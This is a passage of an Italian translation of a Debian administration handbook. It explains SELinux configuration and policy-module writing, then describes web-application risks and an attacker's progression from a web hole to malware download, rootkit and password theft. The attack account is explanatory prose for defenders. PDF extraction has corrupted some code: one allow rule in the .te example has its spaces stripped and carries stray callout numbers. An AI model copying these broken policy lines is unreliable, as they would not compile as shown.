Il primo campo include (separati da due punti): l'identità, il ruolo, il dominio ed il livello MCS. Il livello MCS (Multi-Category Security) è un parametro con efficacia sulla configurazione della politica di sicurezza inherente alla riservatezza, in quanto regola l'accesso ai files in base alla loro "sensitivity" [si riferisce alla "sensibilità" delle informazioni e dei dati]. Questa funzionalità non verrà discussa in questo libro.

Per conoscere il contesto di sicurezza attualmente attivo dovete invocare id -Z attraverso la shell.

```
$ id -Z
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

Infine, per conoscere il type (tipo) assegnato a un file, potrete utilizzare ls -Z.

```
$ ls -Z test /usr/bin/ssh
unconfined_u:object_r:user_home_t:s0 test
system_u:object_r:ssh_exec_t:s0 /usr/bin/ssh
```

Occorre precisare che l'identità ed il ruolo associati ad un file non hanno particolare importanza (e non vengono mai utilizzati); difatti viene assegnato a tutti gli oggetti un contesto di sicurezza completo solo per ragioni di uniformità.

14.5.2. Come configurare SELinux

Il supporto di SELinux è nativo nei kernels predefiniti distribuiti da Debian. Gli strumenti fondamentali di Unix supportano SELinux senza necessità di personalizzazioni.

Attraverso il comando apt install selinux-basics selinux-policy-default potrete installare automaticamente i pacchetti necessari per configurare un sistema SELinux.

Il pacchetto selinux-policy-default contiene un set di regole standard. Per impostazione predefinita, la policy limita l'accesso di alcuni servizi altamente esposti. Le sessioni utente non sono limitate, di conseguenza è improbabile che SELinux possa bloccare gli utenti legittimi.

Tuttavia ciò intensifica la sicurezza dei servizi di sistema in esecuzione sulla macchina. Per ottenere una configurazione equivalente alle vecchie regole "strict" (rigide), dovete disattivare il modulo unconfined (la gestione dei moduli viene descritta in questo capitolo).

Dopo aver installato la policy dovete effettuare il labeling di tutti i files disponibili (ossia dovete assegnare ai files in questione un tipo). Tale operazione dovrà essere avviata manualmente attraverso fixfiles relabel.

Il sistema SELinux ora è pronto. Per attivarlo dovete aggiungere il parametro `selinux=1` `security=selinux` al kernel Linux. Il parametro `audit=1` abilita il tracciamento di SELinux attraverso logs delle operazioni rifiutate. Infine il parametro `enforcing=1` abilita le regole; infatti SELinux, senza il sopracitato parametro, gestisce le sue attività nella modalità predefinita denominata `permissive` (permissiva) che per quanto tenga traccia delle azioni vietate ne consente comunque la loro esecuzione. Di conseguenza dovete modificare il file di configurazione di GRUB per

aggiungere i parametri desiderati. Il modo più semplice per farlo è attraverso la variabile GRUB_CMDLINE_LINUX in /etc/default/grub ed eseguire poi update-grub. Al successivo avvio, SELinux sarà attivo.

Dovrete tenere presente che lo script selinux-activate automatizza le suddette operazioni e consente di forzare il labeling al riavvio successivo, in modo che non vengano creati files privi di labeling quando ancora SELinux non è attivo o il labeling è in corso.

14.5.3. Come gestire un sistema SELinux

La policy di SELinux è un set di regole modulare; durante l'installazione della policy vengono rilevati e attivati automaticamente tutti i moduli necessari in base ai servizi già installati. Di conseguenza, il sistema è immediatamente funzionale. Tuttavia, se installerete un servizio successivamente l'installazione della policy di SELinux, dovrete attivare manualmente il corrispondente modulo. A tale scopo è dedicato il comando semodule. Inoltre, dovete definire i ruoli per i quali ciascun utente sarà autorizzato attraverso il comando semanage.

Attraverso i due sopracitati comandi potrete modificare la configurazione corrente di SELinux che è conservata in /etc/selinux/default/. Contrariamente alla prassi per cui è possibile personalizzare i files di configurazione di /etc/, i files in /etc/selinux/default/ non devono essere modificati manualmente. Dovrete gestirli utilizzando i programmi previsti a tale scopo.

ANDANDO OLTRE

Maggiore documentazione

Dato che l'NSA non offre alcuna documentazione ufficiale di supporto per SELinux, la community ha creato una pagina wiki per colmare questa palese mancanza. Inoltre per quanto la pagina wiki possa contenere numerose informazioni dovrete considerare che la maggioranza dei contributori SELinux sono utenti Fedora (distribuzione in cui SELinux è abilitato per impostazione predefinita). La documentazione difatti tende ad essere specifica per Fedora.

- ♦ <https://selinuxproject.org>

È consigliabile pertanto consultare anche la pagina wiki di Debian dedicata a SELinux ed il blog di Russell Coker, uno degli sviluppatori Debian più attivi per il supporto su SELinux.

- ♦ <https://wiki.debian.org/SELinux>
- ♦ <https://etbe.coker.com.au/tag/selinux/>

14.5.3.1 Gestione dei moduli SELinux

I moduli SELinux disponibili vengono memorizzati nella directory /usr/share/selinux/default/. Per attivare uno dei moduli in questione nella vostra configurazione corrente, dovete utilizzare semodule -i module.pp.bz2. L'estensione pp.bz2 è l'acronimo di policy package [traducibile elasticamente in "pacchetto regole"] (compresso con bzip2).

Diversamente se desiderate rimuovere un modulo dalla vostra configurazione corrente dovete utilizzare il comando semodule -r module. Infine il comando semodule -l elenca i moduli correntemente installati. Inoltre l'output del precedente comando include anche il numero di versione del modulo. I moduli possono anche essere abilitati e disabilitati selettivamente attraverso i comandi semodule -e (per abilitare) e semodule -d (per disabilitare).

```
# semodule -i /usr/share/selinux/default/abrt.pp.bz2
```

```

libsemanage.semanage_direct_install_info: abrt module will be disabled after install
-> as there is a disabled instance of this module present in the system.
# semodule -l
accountsd
acct
[...]
# semodule -e abrt
# semodule -d accountsd
# semodule -l
abrt
acct
[...]
# semodule -r abrt
libsemanage.semanage_direct_remove_key: abrt module at priority 100 is now active.
-> semodule -l

```

semodule carica immediatamente la nuova configurazione a meno che non utilizziate l'opzione `-n`. Si precisa che il programma ha efficacia sulla configurazione corrente (definita dalla variabile `SELINUXTYPE` in `/etc/selinux/config`), ma potrete individuare un'altra configurazione da modificare attraverso l'opzione `-s`.

14.5.3.2 Gestione delle identità

Ogni volta che un utente effettua il login riceve un'identità SELinux. Tale identità definisce i ruoli per i quali ciascun utente sarà autorizzato. Ciò comporta la presenza di due mapping [mappature] (dall'utente all'identità e dall'identità ai ruoli) configurabili attraverso il comando semanage.

La lettura della manual page `semanage(8)` è consigliabile. Tutti i concetti da gestire hanno una man page dedicata; ad esempio `semanage-login(8)`. Anche se la sintassi dei comandi per tutti i concetti da gestire è simile vi consigliamo comunque la lettura delle man page. Difatti molte opzioni sono comuni per tutti i sottocomandi: `-a` iniziale del termine inglese `add` (aggiungere); `-d` iniziale del termine inglese `delete` (cancellare); `-m` iniziale del termine inglese `modify` (modificare); `-l` iniziale del termine inglese `list` (elencare); `-t` iniziale del termine inglese `type` (tipo o dominio).

Il comando `semanage login -l` elenca il mapping corrente fra gli identificatori utente e le identità SELinux. Agli utenti che non hanno una voce esplicita viene assegnata l'identità indicata in `the_defualt_entry`. Il comando `semanage login -a -s user_u user` associa l'identità `user_u` ad un determinato `user`. Infine il comando `semanage login -d user` fa decadere l'entry con il mapping assegnato all'utente.

```

# semanage login -a -s user_u rhertzog
# semanage login -l

```

Login Name	SELinux User	MLS/MCS	Range	Service
default	unconfined_u	s0-s0:c0.c1023	*	
rhertzog	user_u	s0	*	
root	unconfined_u	s0-s0:c0.c1023	*	

```
# semanage login -d rhertzog
```

`semanage user -l` elenca il mapping tra identità SELinux e ruoli autorizzati. Per aggiungere una nuova identità dovrete definire sia i ruoli corrispondenti, sia il prefisso del labeling da utilizzare per assegnare il tipo ai files personali (`/home/user/*`). Il prefisso da definire deve essere scelto fra: `user`, `staff` e `sysadm`. Troverete il prefisso “`staff`” nei files del tipo “`staff_home_dir_t`”. Il comando per creare un’identità è `semanage user -a -R roles -P prefix identity`. Infine, potrete rimuovere un’identità utente SELinux attraverso il comando `semanage user -d identity`.

```
# semanage user -a -R 'staff_r user_r' -P staff test_u
# semanage user -l
      Labeling      MLS/      MLS/
SELinux User  Prefix    MLS Level   MCS Range      SELinux Roles
root          sysadm    s0         s0-s0:c0.c1023  staff_r sysadm_r system_r
staff_u        staff     s0         s0-s0:c0.c1023  staff_r sysadm_r
sysadm_u       sysadm    s0         s0-s0:c0.c1023  sysadm_r
system_u       user      s0         s0-s0:c0.c1023  system_r
test_u         staff     s0         s0             staff_r user_r
unconfined_u   unconfined s0         s0-s0:c0.c1023  system_r unconfined_r
user_u         user      s0         s0             user_r
# semanage user -d test_u
```

14.5.3.3 Gestione di File Contexts, Ports e Booleans

Ciascun modulo SELinux offre una serie di regole per il labeling dei files, ma potrete aggiungere ad hoc delle regole di labeling per supportare casi particolari. Per esempio se desiderate autorizzare il web server alla lettura della gerarchia files `/srv/www/` potrete eseguire `semanage fcontext -a -t httpd_sys_content_t "/srv/www(/.*)?"` e poi `restorecon -R /srv/www/`. Il primo comando salva le nuove regole di labeling mentre il secondo comando resetta il labeling correntemente in uso. Anche i ports TCP/UDP sono contrassegnati con un labeling in modo da garantire la ricezione soltanto ai demoni legittimi. Ad esempio, se desiderate che il web server sia in grado di mettersi in ricezione del port 8080 dovrete eseguire `semanage port -m -t http_port_t -p tcp 8080`. Diversi moduli SELinux esportano le opzioni booleane che potrete personalizzare per modificare il funzionamento delle regole predefinite. L’utilità `getsebool` consente di verificare lo stato delle suddette opzioni (`getsebool boolean` permette di visualizzare lo stato di una data opzione, mentre `getsebool -a` le visualizza tutte). Il comando `setsebool boolean value` cambia il valore corrente di un’opzione booleana. L’opzione `-P` rende la modifica permanente, ovvero il nuovo valore diverrà il valore predefinito, ma sarà efficace al successivo riavvio. Nell’esempio seguente viene descritto come autorizzare l’accesso del web server alle home directories (utile quando gli utenti hanno siti web personali in `~/public_html/`).

```
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> off
```

```
# setsebool -P httpd_enable_homedirs on
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> on
```

14.5.4 Adeguamento delle Regole

La policy SELinux è modulare, pertanto essere in grado di sviluppare nuovi moduli (possibilmente personalizzati) per le applicazioni che ne sono prive potrebbe essere utile. Inoltre i nuovi moduli potranno integrare la reference policy.

Per creare i nuovi moduli avrete bisogno anche dei pacchetti `selinux-policy-dev` e `selinux-policy-doc`. Quest'ultimo include la documentazione delle regole standard (`/usr/share/doc/selinux-policy.doc/html`) ed i files d'esempio che possono essere usati come modelli per creare i nuovi moduli. Di conseguenza è consigliabile installarli per poterli meglio consultare:

```
$ cp /usr/share/doc/selinux-policy-doc/Makefile.example Makefile
$ cp /usr/share/doc/selinux-policy-doc/example.fc .
$ cp /usr/share/doc/selinux-policy-doc/example.if .
$ cp /usr/share/doc/selinux-policy-doc/example.te .
```

Il file `.te` è il più importante fra tutti in quanto definisce le regole. Il file `.fc` definisce i file contexts ossia i tipi assegnati ai files in relazione al modulo in questione. I dati inclusi nel file `.fc` sono utilizzati durante il labeling dei files. Infine il file `.if` definisce l'interfaccia del modulo: è un set di "public functions" [funzioni condivise] che altri moduli possono usare per interagire correttamente con il modulo che state creando.

14.5.4.1 Come scrivere un file `.fc`

La lettura dell'esempio seguente dovrebbe essere sufficiente per comprendere la struttura di un file. Potrete usare un'espressione regolare per assegnare lo stesso contesto di sicurezza a diversi files oppure ad un intero directory tree.

Esempio 14.2 Il file `example.fc`

```
# myapp executable will have:
# label: system_u:object_r:myapp_exec_t
# MLS sensitivity: s0
# MCS categories: <none>

/usr/sbin/myapp -- gen_context(system_u:object_r:myapp_exec_t,s0)
```

14.5.4.2 Come scrivere un file `.if`

Nell'esempio seguente, il primo interface (`myapp_domtrans`) verifica chi ha il diritto di eseguire l'applicazione. Il secondo interface (`myapp_read_log`) garantisce i permessi di lettura sui log files dell'applicazione.

Ciascuna interfaccia deve generare un valido set di regole da integrare in un file .te. Dovrete pertanto dichiarare tutti i tipi da utilizzare (con la macro gen_require) ed impiegare le direttive predefinite per garantire i permessi. Occorre precisare che potrete utilizzare le interfacce attraverso altri moduli. Il prossimo paragrafo vi fornirà maggiori spiegazioni su come definire i suddetti diritti.

Esempio 14.3 Il file example.if

```
## <summary>Myapp example policy</summary>
## <desc>
##     <p>
##         More descriptive text about myapp. The <desc>
##         tag can also use <p>, <ul>, and <ol>
##         html tags for formatting.
##     </p>
##     <p>
##         This policy supports the following myapp features:
##         <ul>
##             <li>Feature A</li>
##             <li>Feature B</li>
##             <li>Feature C</li>
##         </ul>
##     </p>
## </desc>
#
#####
## <summary>
##     Execute a domain transition to run myapp.
## </summary>
## <param name="domain">
##     Domain allowed to transition.

## </param>
#
interface('myapp_domtrans','
    gen_require(
        type myapp_t, myapp_exec_t,
    )
    domtrans_pattern($1,myapp_exec_t,myapp_t)
')
#####
## <summary>
##     Read myapp log files.
## </summary>
## <param name="domain">
##     Domain allowed to read the log files.
## </param>
```

```

#
interface('myapp_read_log','
    gen_require('
        type myapp_log_t;
    ')
    logging_search_logs($1)
    allow $1 myapp_log_t:file r_file_perms;
')

```

DOCUMENTAZIONE
Spiegazioni sulla
reference policy

La reference policy si è sviluppata sotto forma di progetto libero basato sui contributi volontari. Il progetto è ospitato da Tresys, una delle società più attive riguardo a SELinux. La loro pagina wiki contiene spiegazioni sulla struttura delle regole e sulla loro creazione.

◆<https://github.com/SELinuxProject/refpolicy/wiki/GettingStarted>

14.5.4.3 Come scrivere un file .te

Date un'occhiata al file example.te

ANDANDO OLTRE
Il linguaggio m4 macro

Per strutturare correttamente la policy, gli sviluppatori di SELinux impiegano un macro-command processor. In pratica gli sviluppatori invece di ripetere un'infinità di direttive `allow` molto simili, creano delle "funzioni macro" con una logica di alto-livello, che tra l'altro agevola la lettura della policy.
La funzione macro impiegata per la compilazione delle regole è `m4`. A sua volta la funzione macro deve compiere l'operazione opposta rispetto a quella degli sviluppatori: ossia, partendo dalle direttive di alto livello ed espandendole, deve costruire un vasto database di direttive `allow`.
Di conseguenza le "interfacce" SELinux non sono altro che funzioni macro che verranno sostituite da un set di regole in fase di compilazione. Anche diversi diritti sono in realtà un insieme di autorizzazioni che verranno sostituite dai loro valori in fase di compilazione.

```

policy_module(myapp,1.0.0) 1
#####
#
# Declarations
#
type myapp_t; 2
type myapp_exec_t;
domain_type(myapp_t)
domain_entry_file(myapp_t,myapp_exec_t) 3

type myapp_log_t;
logging_log_file(myapp_log_t) 4

```

```

type myapp_tmp_t;
files_tmp_file(myapp_tmp_t)

#####
#
# Myapp local policy
#
allowmyapp_tmyapp_log_t:file{read_file_permsappend_file_perms};5

allow myapp_t myapp_tmp_t:file manage_file_perms;
files_tmp_filetrans(myapp_t,myapp_tmp_t,file)

```

¹ Il modulo deve essere identificato attraverso il suo nome e numero di versione. Questa direttiva è obbligatoria.

² In ottemperanza alle presenti direttive i moduli dovranno dichiarare l'introduzione di nuovi tipi. Non esitate a creare tutti i tipi necessari, piuttosto che distribuire diritti inutili.

³ Queste interfacce specificano che il tipo myapp_t (come qualsiasi process domain) dovrebbe essere utilizzato per qualsiasi eseguibile con labeling myapp_exec_t. Ciò implica che venga aggiunto un attributo exec_type a questi oggetti e la presenza in sé dell'attributo exec_type consente inoltre ad altri moduli di garantire i permessi di esecuzione ai suddetti programmi: ad esempio il modulo userdomain autorizza i processi con domini user_t, staff_t e sysadm_t di eseguire tali programmi. I domini di altre applicazioni confinate non avranno il diritto di darne esecuzione, a meno che non lo prevedano delle regole con diritti simili (come nel caso di dpkg attraverso il suo dominio dpkg_t).

⁴ logging_log_file è un'interfaccia offerta dalla reference policy. Tale interfaccia individua i log files attraverso il labeling dei files con un dato tipo, in modo che i log files possano beneficiare dei loro legittimi e correlati diritti (ad esempio i diritti che consentono a logrotate di gestirli).

⁵ La direttiva allow è la direttiva di base che autorizza un'operazione. Il primo parametro è il process domain a cui viene consentito di eseguire l'operazione. Il secondo parametro descrive l'oggetto che un processo del suddetto dominio potrà gestire. Quest'ultimo parametro richiede un form "type:class" in cui type rappresenta il tipo SELinux, mentre class rappresenta la natura dell'oggetto (file, directory, socket, fifo, ecc.). Infine, l'ultimo parametro descrive i permessi (le operazioni autorizzate).

I permessi vengono definiti sotto forma di un insieme di operazioni autorizzate attraverso il seguente template: { operation1 operation2 }. Potrete anche utilizzare delle macro per rappresentare la maggior parte delle autorizzazioni più utili. /usr/share/selinux-devel/include/support/obj_perm_sets.spt li elenca.

La seguente pagina web offre un elenco relativamente completo di object classes e dei permessi che possono essere concessi:

♦ <https://www.selinuxproject.org/page/ObjectClassesPerms>

Giunti a questo punto non resta che trovare il set minimo di regole necessarie al corretto funzionamento dell'applicazione target o del servizio. Per raggiungere tale risultato dovrete conoscere le funzionalità dell'applicazione e della sua gestione (o creazione) dei dati.

Tuttavia potrete attuare un approccio empirico. Dopo che gli oggetti rilevanti avranno un labeling corretto, potrete utilizzare l'applicazione in modalità permissiva: in questo modo le operazioni normalmente non autorizzate verranno registrate, ma saranno eseguite lo stesso. Quindi sarà sufficiente analizzare i logs per individuare le operazioni che devono essere autorizzate. A seguire un esempio di una log entry:

```
avc: denied { read write } for pid=1876 comm="syslogd" name="xconsole" dev=tmpfs  
->ino=5510 scontext=system_u:system_r:syslogd_t:s0  
->tcontext=system_u:object_r: ->device_t:s0 tclass=fifo_file permissive=1
```

Per comprendere meglio questo messaggio, analizziamolo poco a poco.

Messaggio	Descrizione
avc:denied	Un'operazione è stata negata.
{ read write }	Questa operazione richiedeva permessi di lettura e di scrittura
pid=1876	Il processo con PID 1876 ha eseguito l'operazione (o ha tentato di eseguirla)
comm="syslogd"	Il processo era un'istanza del programma syslogd
name="xconsole"	Il target object è stato denominato xconsole. In alcuni casi potrete anche avere una variabile "path" con un full path.
dev=tmpfs	Il device che ospita il target object è un tmpfs (un filesystem - un sistema di archiviazione). Con un disco reale, potreste trovare invece la partizione contenente l'oggetto (per esempio: "sda3")
ino=5510	L'oggetto è identificato dal numero di inode 5510.
scontext=system_u:system_r: syslogd_t:s0	Questo è l'attuale security context del processo che ha eseguito l'operazione
tcontext=system_u:object_r:device_t:s0	Questo è il contesto di sicurezza del target object
tclass=fifo_file	Il target object è un FIFO file

Tabella 14.1 Analisi di una traccia SELinux

Analizzando il precedente log entry potrete creare una regola che autorizzi tale operazione. Per esempio `allow syslogd_t device_t:fifo_file { read write }`. Questo processo può essere reso automatico attraverso il comando `audit2allow` offerto dal pacchetto `policycoreutils`. Questo tipo di approccio è utile solo se i diversi oggetti sono già stati opportunamente etichettati

(labeling) in base a cosa occorre confinare. In ogni caso dovete revisionare attentamente le regole generate e convalidarle basandovi sulla vostra conoscenza dell'applicazione. Difatti, spesso questo tipo di approccio comporta la concessione di più autorizzazioni rispetto a quelle realmente necessarie. Una soluzione consona è creare nuovi tipi per assegnare solamente a loro le autorizzazioni necessarie. Diversamente se un'operazione negata non è un errore fatale per l'applicazione, dovete aggiungere una regola dontaudit in modo che non venga generato un log entry nonostante l'effettivo rifiuto.

**INFORMAZIONE
ACCESSORIA**
Niente ruoli nelle
regole della
policy

È sorprendente che i ruoli non intervengano nella creazione delle regole. Difatti SELinux impiega solamente i domini per conoscere quali operazioni sono autorizzate. Invece il ruolo interviene indirettamente per consentire all'utente di passare ad un altro dominio.
SELinux si basa su una teoria denominata Type Enforcement secondo la quale il tipo è l'unico elemento che conta nell'assegnazione dei diritti.

14.5.4.4 Compilazione dei files

Quando i tre files (example.if, example.fc ed example.te) saranno in grado di soddisfare le vostre esigenze di nuove regole dovete solamente rinominarli come myapp.extension ed eseguire make NAME=devel per generare un modulo nel file myapp.pp (che potrete immediatamente caricare attraverso semodule -i myapp.pp). Se sono stati definiti diversi moduli, make creerà tutti i files .pp corrispondenti.

14.6. Altre considerazioni sulla sicurezza

La sicurezza non riguarda soltanto l'aspetto tecnico; difatti, più di ogni altra cosa, occorre acquisire delle buoni abitudini ed essere consapevoli dei rischi. Questo paragrafo tratta una rassegna dei rischi più frequenti, nonché una serie di buone pratiche che, a seconda dei casi, miglioreranno la sicurezza o ridurranno l'effetto di un attacco riuscito.

14.6.1. I rischi dovuti alle applicazioni web

Il carattere universale delle applicazioni web ha comportato la loro proliferazione. Spesso sono eseguite in parallelo: una webmail, una pagina wiki, un groupware system, forums, una galleria fotografica, un blog, ecc.. Molte di queste applicazioni sono basate su piattaforme LAMP (acronimo costituito dalle iniziali delle componenti software con cui vengono realizzate - Linux, Apache, MySQL, PHP). E purtroppo sono scritte senza prestare troppa attenzione ai problemi di sicurezza. I dati provenienti dall'esterno vengono utilizzati senza alcuna o minima validazione. Alcuni valori possono essere utilizzati per sovvertire la chiamata di un comando in modo che venga eseguito un altro comando. Nel corso degli anni, i problemi più evidenti sono stati corretti, ma vengono regolarmente scoperte nuove vulnerabilità di sicurezza.

DIZIONARIO
SQL Injection

Se un programma include dati nelle queries SQL in modo non sicuro, può comportare vulnerabilità dovute a SQL Injection (iniezioni SQL); tale definizione include gli atti idonei a modificare un parametro in modo che il programma esegua una query differente rispetto a quella prevista, per danneggiare i dati o per accedere ai dati che dovrebbero essere non accessibili.

♦ https://en.wikipedia.org/wiki/SQL_Injection

È quindi fondamentale aggiornare regolarmente le applicazioni web per eliminare note vulnerabilità oggetto di exploit da cracker (professionisti o dilettanti - quest'ultimi denominati in modo dispregiativo script kiddie).

A seconda dei casi, il rischio varia: si va dalla distruzione dei dati all'esecuzione di comandi arbitraria, compresi atti vandalici sui siti web.

14.6.2. Sapere cosa aspettarsi

La vulnerabilità di un'applicazione Web è spesso un punto di partenza per un atto di pirateria informatica. In breve a seguire sono descritte le possibili conseguenze.

BREVE ACCENNO	Filtraggio delle queries HTTP	Apache 2 include i moduli che consentono di filtrare le queries HTTP. Ciò permette di bloccare alcuni vettori di attacco. Per esempio per prevenire gli attacchi buffer overflows occorre limitare la lunghezza di alcuni parametri. Molto genericamente è possibile stabilire la validazione dei parametri ancor prima che vengano trasmessi all'applicazione Web e limitarne l'accesso secondo diversi criteri. Inoltre potrete combinare tutto ciò con dei dynamic firewall updates [vedi anche RADIUS Server] allo scopo di bannare per un dato periodo di tempo dall'accesso del web server l'utente reo di aver violato le regole. Tali controlli sono piuttosto prolissi ed onerosi da impostare, ma i loro costi sono ripagati con le applicazioni web distribuite in cui gli avvisi di sicurezza si basano su un dubious track record [lett. "un registro di tracciamento dei sospetti"]. mod-security2 (incluso nel pacchetto libapache2-mod-security2) è il modulo principale che può essere utilizzato per il suddetto scopo. Offre diverse regole pronte all'uso facile da installare (attraverso il pacchetto modsecurity-crs).
---------------	-------------------------------	---

Le conseguenze di un intrusione possono essere più o meno evidenti (con diversi livelli di "obvioness" - evidenza) a seconda dell'intenzione dell'attaccante. I script-kiddies si limitano ad implementare i contenuti [riguardo ad attacchi] che trovano sui siti web; i loro attacchi sono spesso atti vandalici nei confronti di una pagina web o la cancellazione di dati. Nei casi più sopraffini aggiungono contenuti invisibili nelle pagine Web per migliorare la Search Engine Optimization (SEO) dei loro siti.

Un attaccante più esperto non si accontenterà del suddetto misero risultato. Difatti un "disaster scenario" potrebbe svolgersi come segue: l'attaccante acquisisce la possibilità di eseguire comandi come www-data user, ma l'esecuzione di un comando in sé richiede diversi raggiri. Cercherà pertanto di semplificarsi la vita installando altre applicazioni web designate per eseguire da remoto diversi tipi di comandi, per ottenerne: la consultazione del filesystem, l'analisi dei permessi, l'immissione e lo scaricamento di files, l'esecuzione dei comandi e persino una network shell. Spesso la vulnerabilità consente l'esecuzione del comando wget che scarica un malware in /tmp/ e poi implementa il malware. Il malware viene scaricato da un server esterno precedentemente compromesso, in modo da poter celare le tracce ed impedire di poter risalire all'origine dell'attacco.

Giunto a questo punto, l'attaccante ha sufficiente libertà d'azione da installare un bot IRC (un robot che si connette ad un server IRC e può essere controllato tramite lo stesso canale IRC). Questo bot è spesso usato per scambiare files illegali (copie di films e software non autorizzate, ecc.). Ma un attaccante potrebbe spingersi oltre. Difatti l'account www-data non ha l'accesso completo alla macchina, pertanto l'attaccante potrebbe tentare di ottenere i privilegi di amministratore. In teoria dovrebbe essere impossibile, ma se l'applicazione web non è aggiornata, è probabile che anche il kernel o un altro programma non sia aggiornato [e ciò comporta effetti indesiderati]; difatti tale contesto si verifica se l'amministratore nonostante una vulnerabilità nota, sfruttabile solo

localmente, non effettua i dovuti aggiornamenti dato che il server non ha utenti locali. L'attaccante di conseguenza approfitta di questa seconda vulnerabilità per ottenere l'accesso come root.

DIZIONARIO Escalation dei privilegi

Questa nozione include qualunque tecnica idonea ad ottenere più diritti rispetto a quelli che un dato utente dovrebbe avere. Il programma sudo è designato a tale scopo: difatti concede i diritti di amministratore ad alcuni utenti. Ma tale nozione viene anche usata per descrivere l'azione di un attaccante che sfrutta (*exploiting* in inglese) una vulnerabilità per ottenere illegittimamente dei diritti che non possiede.

L'attaccante finalmente controlla la macchina; quindi cercherà di mantenere l'accesso privilegiato il più lungo possibile. Per fare ciò l'attaccante installa un *rootkit*, un programma che sostituisce alcune componenti del sistema in modo da riottenere facilmente i privilegi di amministratore; inoltre i rootkits cercano in genere di nascondere la loro esistenza e le tracce dell'intrusione. Il programma ps (ormai compromesso) omette di elencare determinati processi, il programma netstat non riporta alcune connessioni attive, ecc.

Grazie ai diritti di root, l'attaccante è stato in grado di consultare l'intero sistema, ma non ha trovato i files per lui importanti; onde per cui l'attaccante tenta di accedere ad altre macchine connesse alla rete aziendale. Per implementare quanto sopra descritto l'attaccante decide di analizzare l'account dell'amministratore e la cronologia dei files per trovare altre macchine regolarmente disponibili. Attraverso un programma compromesso l'attaccante sostituisce sudo o ssh per intercettare le passwords dell'amministratore, che verranno utilizzate sui servers rilevati... e l'intrusione può diffondersi d'ora in poi. Tale contesto viene definito con un'espressione inglese ossia *nightmare scenario* (scenario da incubo, il peggiore contesto verificabile in assoluto) ed esistono delle contromisure per scongiurarla. I prossimi paragrafi trattano queste contromisure.

14.6.3. Scegliere il software con prudenza

Ora che siete consapevoli dei potenziali problemi di sicurezza, dovete prestare loro attenzione in ogni fase del deployment di un servizio, specialmente nella scelta del software da installare. Diversi siti web come SecurityFocus.com elencano le vulnerabilità recentemente scoperte in modo che possiate avere un'idea del security track record del software prima del suo deployment. Ovviamente dovete anche bilanciare tali informazioni con la popolarità del suddetto software: più utenti utilizzano tale software, più costituisce un potenziale obiettivo, tanto da essere analizzato attentamente. Purtroppo anche il software di nicchia potrebbe essere pieno di falle di sicurezza non condivise pubblicamente in quanto non ritenuto valevole di un audit di sicurezza.

DIZIONARIO Security Audit

Un security audit è una lettura approfondita ed una conseguente valutazione del codice sorgente di un software al fine di scovare eventuali vulnerabilità di sicurezza che potrebbe contenere. Diversi audits sono spesso misure proattive che vengono condotte per garantire che un software sia conforme a determinati requisiti di sicurezza.

Il mondo del software libero offre generalmente un'ampia possibilità di scelta e di conseguenza avrete sicuramente modo di scegliere la componente software secondo i vostri criteri. Paradossalmente un software più funzionalità offre, più aumentano i rischi di vulnerabilità celate

nel suo codice; difatti il software più avanzato spesso si rivela controproducente ed è meglio privilegiare nella scelta il software più semplice che soddisfa le esigenze reali.

DIZIONARIO
Zero-day exploit

Un attacco zero-day exploit è difficile da scongiurare; tale nozione indica un attacco che si basa su una vulnerabilità non ancora nota agli autori del software.

14.6.4. Gestire una macchina nel suo insieme

La maggior parte delle distribuzioni Linux installa diversi servizi Unix e strumenti per impostazione predefinita. In molti casi, i suddetti servizi e strumenti non sono necessari per i propositi dell'amministratore in base ai quali configura la macchina. Spesso le linee guida che trattano tematiche riguardanti la sicurezza suggeriscono di eliminare tutto ciò che non è necessario. Ossia non è possibile garantire la sicurezza ad esempio di un FTP server se un altro servizio, tra l'altro inutilizzato, può essere impiegato per carpire i privilegi dell'amministratore sull'intera macchina. In base alla stessa logica, la configurazione di un firewall viene implementata in modo che conceda solo l'accesso ai servizi che devono essere condivisi pubblicamente.

Le capacità dei computers odierni sono sufficientemente potenti da permettere di poter ospitare più servizi sulla stessa macchina fisica. Questa possibilità è economicamente giustificata dato che: di fatto occorre amministrare una sola macchina; viene risparmiato il consumo energetico; ecc. Ma dal punto di vista della sicurezza, questa scelta è piuttosto onerosa. In pratica un unico servizio compromesso può comportare dapprima l'accesso alla macchina e poi consentire di compromettere gli altri servizi ospitati sulla stessa macchina. Per limitare i rischi pertanto è consigliabile isolare i diversi servizi. Potrete mettere in atto ciò attraverso la virtualizzazione (sistema in cui ciascun servizio viene ospitato su una macchina virtuale o un container dedicato) o attraverso AppArmor / SELinux, (sistema in cui ciascun demone dei servizi comprende un set di permessi configurato ad hoc).

14.6.5. Gli utenti sono Giocatori/Attori

Quando si parla di sicurezza si pensa subito alla protezione dagli attacchi dei crakers anonimi che occultano le loro tracce nella giungla di Internet; ma spesso si dimentica che i rischi provengono dall'interno: un dipendente in procinto di lasciare la società che scarica i files sensibili sui progetti più importanti per venderli ai concorrenti; un venditore negligente che lascia la sessione aperta senza bloccarla durante un meeting su un nuovo progetto; un utente distratto che cancella la directory sbagliata per errore; ecc.

La risposta a questi rischi può essere di natura tecnica: permessi per gli utenti entro e non oltre i requisiti minimi ed è consigliabile avere backup regolari. Ma nella maggior parte di casi è consigliabile formare gli utenti contro i rischi.

BREVE ACCENNO
autolog

Il pacchetto autolog include un programma che disconnette automaticamente gli utenti inattivi configurando un delay massimo (ritardo). Implementa inoltre il killing dei processi utente che persistono dopo la loro fine sessione (in modo da impedire agli utenti di eseguire demoni).

14.6.6. Sicurezza fisica

Non ha senso proteggere tutti i servizi e la rete se i computers non sono protetti. È consigliabile memorizzare i dati più importanti su hard disks hot swap in un array RAID per garantirne la disponibilità nonostante i potenziali guasti. Ma qualsiasi protocollo di sicurezza è inutile, se dopo aver fatto tutto ciò, il fattorino della pizza è comunque in grado di entrare nell'edificio, di accedere nella sala server e di portare dei dischi selezionati... Chi è autorizzato ad entrare nella sala server? L'accesso è monitorato? Queste domande (e le conseguenti risposte) devono essere considerate durante il processo di valutazione di sicurezza fisica.

La sicurezza fisica include anche la valutazione dei rischi dovuti ad eventi accidentali come gli incendi. Ciò giustifica l'archiviazione dei backups in un altro edificio o almeno in una cassaforte ignifuga.

14.6.7. Responsabilità legale

In qualità di amministratore beneficerete, più o meno implicitamente, della fiducia degli utenti locali e della rete. Dovrete pertanto evitare qualsiasi negligenza di cui dei malfattori si approfitterebbero.

